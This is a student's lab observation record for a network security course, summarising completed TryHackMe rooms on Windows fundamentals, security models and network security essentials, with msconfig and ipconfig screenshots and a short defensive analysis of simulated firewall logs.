NETWORK SECURITY

(CR 23431)

LAB OBSERVATION

BY

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WINDOWS FUNDAMENTALS 1

Expt:1


Aim:


To learn the basic concepts of the Windows operating system, including its interface, file system, security features, system tools, networking, user account management, and advanced Windows administration using the TryHackMe Windows Fundamentals 1.


Procedure:

Windows Fundamentals 1:

1. Logged in to the TryHackMe platform and opened the **Windows Fundamentals 1** room.
2. Learned about the Windows desktop environment, Start Menu, Taskbar, and Settings.
3. Explored File Explorer and understood file/folder navigation.
4. Studied important system folders such as Desktop, Documents, and Downloads.
5. Learned about Control Panel and basic Windows settings.
6. Completed the given tasks and answered the questions.







Result:

Thus, the Windows Fundamentals 1 room wAS completed successfully in TryHackMe. Basic to advanced knowledge of the Windows operating system, file systems, security tools, networking, and administrative utilities was gained.

WINDOWS FUNDAMENTALS 2


Aim:


To learn the basic concepts of the Windows operating system, including its interface, file system, security features, system tools, networking, user account management, and advanced Windows administration using the TryHackMe Windows Fundamentals 2.


Procedure:

Windows Fundamentals 2:

1. Opened the **Windows Fundamentals 2** room in TryHackMe.
2. Learned about the Windows file system and NTFS permissions.
3. Studied User Account Control (UAC) and administrative privileges.
4. Explored Task Manager, System Configuration, and Event Viewer.
5. Learned how Windows handles processes and services.
6. Completed all practical tasks and submitted answers.




Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
msconfig
This task will be created with administrative privileges.
OK
Cancel
Browse...


System Configuration
General
Boot
Services
Startup
Tools
Service
Manufacturer
Status
Date Disabled
Program Compatibility Assistant ... Microsoft Corporation Stopped
Performance Counter DLL Host Microsoft Corporation Stopped
Performance Logs & Alerts Microsoft Corporation Stopped
Plug and Play Microsoft Corporation Running
IPsec Policy Agent Microsoft Corporation Stopped
Power Microsoft Corporation Running
Printer Extensions and Notificati... Microsoft Corporation Stopped
PsShutdown Systems Internals Stopped
Quality Windows Audio Video Ex... Microsoft Corporation Stopped
Remote Access Auto Connection... Microsoft Corporation Stopped
Remote Access Connection Man... Microsoft Corporation Stopped
Remote Registry Microsoft Corporation Stopped
Note that some secure Microsoft services may not be disabled.
Enable all
Disable all
Hide all Microsoft services
OK
Cancel
Apply
Help

```
:\Users\Administrator>ipconfig /all

indows IP Configuration

   Host Name . . . . . . . . . . . . : THM-WINFUN2
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : eu-west-1.ec2-utilities.amazonaws.com
                                       eu-west-1.compute.internal

thernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Description . . . . . . . . . . . : AWS PV Network Device #0
   Physical Address. . . . . . . . . : 02-0B-C6-54-B9-6D
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::2962:752e:5f81:5329%7(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.113.108(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : Tuesday, June 6, 2023 12:47:31 PM
   Lease Expires . . . . . . . . . . : Tuesday, June 6, 2023 2:17:31 PM
   Default Gateway . . . . . . . . . : 10.10.0.1
```

Result:

Thus, the Windows Fundamentals 2 room wAS completed successfully in TryHackMe. Basic to advanced knowledge of the Windows operating system, file systems, security tools, networking, and administrative utilities was gained.

WINDOWS FUNDAMENTALS 3


Aim:


To learn the basic concepts of the Windows operating system, including its interface, file system, security features, system tools, networking, user account management, and advanced Windows administration using the TryHackMe Windows Fundamentals 3.


Procedure:

Windows Fundamentals 3:

1. Opened the Windows Fundamentals 3 room.
2. Learned about Windows Update and security settings.
3. Studied Windows Defender, Firewall, and protection mechanisms.
4. Explored networking basics such as IP configuration and command prompt tools.
5. Learned about PowerShell basics and system management commands.
6. Completed all tasks and answered the room questions successfully.







Result:

Thus, the Windows Fundamentals 3 room was completed successfully in TryHackMe. Basic to advanced knowledge of the Windows operating system, file systems, security tools, networking, and administrative utilities was gained.

SECURITY MODELS AND PRINCIPLES


Expt:2


Aim:

To understand the fundamental security models and core security principles used to protect computer systems, networks, and data.

Procedure:

1. Logged in to the TryHackMe platform and opened the **Security Models and Principles** room.
2. Learned the basic concepts of **Confidentiality, Integrity, and Availability (CIA Triad)**.
3. Studied the principle of **Least Privilege**, where users are given only the access required.
4. Learned about **Access Control Models** such as:
    - Discretionary Access Control (DAC)
    - Mandatory Access Control (MAC)
    - Role-Based Access Control (RBAC)
5. Explored security models such as:
    - Bell-LaPadula Model (focuses on confidentiality)
    - Biba Model (focuses on integrity)
    - Clark-Wilson Model (ensures data integrity)
6. Learned authentication methods such as passwords, biometrics, and multi-factor authentication.
7. Studied risk management concepts including threats, vulnerabilities, and controls.
8. Completed all tasks and answered the room questions successfully.





Result:

Thus, the **Security Models and Principles** room was completed successfully in TryHackMe. Knowledge about security principles, access control methods, and important security models used to secure systems and data was gained successfully.

NETWORK SECURITY ESSENTIALS


Expt:3

Aim:

To understand the basic concepts of network security, common threats, and protection mechanisms used to secure computer networks through the TryHackMe platform.

Procedure:

1. Logged in to the TryHackMe platform and opened the **Network Security Essentials** room.
2. Learned the fundamentals of computer networks and communication protocols.
3. Studied common network threats such as malware, phishing, spoofing, sniffing, and denial-of-service attacks.
4. Learned about network security devices such as firewalls, routers, switches, and Intrusion Detection/Prevention Systems (IDS/IPS).
5. Explored secure communication methods using encryption, VPNs, and secure protocols like HTTPS and SSH.
6. Learned about authentication methods and access control in networks.
7. Studied IP addressing, ports, and network monitoring basics.
8. Completed the practical tasks and answered all questions successfully.



```
ubuntu@tryhackme:~/Desktop/Perimeter_logs/challenge$ ls
firewall.log  ids_alerts.log  vpn_auth.log
ubuntu@tryhackme:~/Desktop/Perimeter_logs/challenge$ cat firewall.log | grep "BLOCK" | head
2025-08-26 12:12:47 BLOCK TCP 203.0.113.10:64292 -> 10.0.0.50:21
2025-08-27 03:18:28 BLOCK TCP 203.0.113.45:61701 -> 10.0.0.60:23
2025-08-27 11:56:20 BLOCK TCP 203.0.113.10:64952 -> 10.0.0.50:22
2025-08-27 22:52:00 BLOCK TCP 203.0.113.10:63686 -> 10.0.0.20:445
2025-08-28 10:00:00 BLOCK TCP 203.0.113.45:50000 -> 10.0.0.20:4444
2025-08-28 10:00:30 BLOCK TCP 203.0.113.45:50001 -> 10.0.0.20:21
2025-08-28 10:01:00 BLOCK TCP 203.0.113.45:50002 -> 10.0.0.20:21
2025-08-28 10:01:30 BLOCK TCP 203.0.113.45:50003 -> 10.0.0.20:4444
2025-08-28 10:02:00 BLOCK TCP 203.0.113.45:50004 -> 10.0.0.20:23
2025-08-28 10:02:30 BLOCK TCP 203.0.113.45:50005 -> 10.0.0.20:22
ubuntu@tryhackme:~/Desktop/Perimeter_logs/challenge$ cat firewall.log | grep "BLOCK" | cut -d' ' -f5 | cut -d: -f1 | sort -nr | uniq -c
    279 203.0.113.45
     46 203.0.113.10
     26 10.8.0.23
ubuntu@tryhackme:~/Desktop/Perimeter_logs/challenge$
```

```
ubuntu@tryhackme:~/Desktop/Perimeter_logs/challenge$ cat firewall.log | grep "203.0.113.45" | grep "ALLOW" | hea
2025-08-26 00:17:58 ALLOW TCP 203.0.113.45:61009 -> 10.0.0.60:4444
2025-08-26 22:04:34 ALLOW TCP 203.0.113.45:55996 -> 10.0.0.50:445
2025-08-27 21:04:23 ALLOW TCP 203.0.113.45:53944 -> 10.0.0.50:22
2025-08-28 15:50:50 ALLOW TCP 203.0.113.45:56123 -> 10.0.0.60:3389
2025-08-30 20:26:23 ALLOW TCP 203.0.113.45:61685 -> 10.0.0.20:4444
2025-09-02 09:25:06 ALLOW TCP 203.0.113.45:50550 -> 10.0.0.50:22
2025-09-03 02:19:40 ALLOW TCP 203.0.113.45:40118 -> 10.0.0.50:443
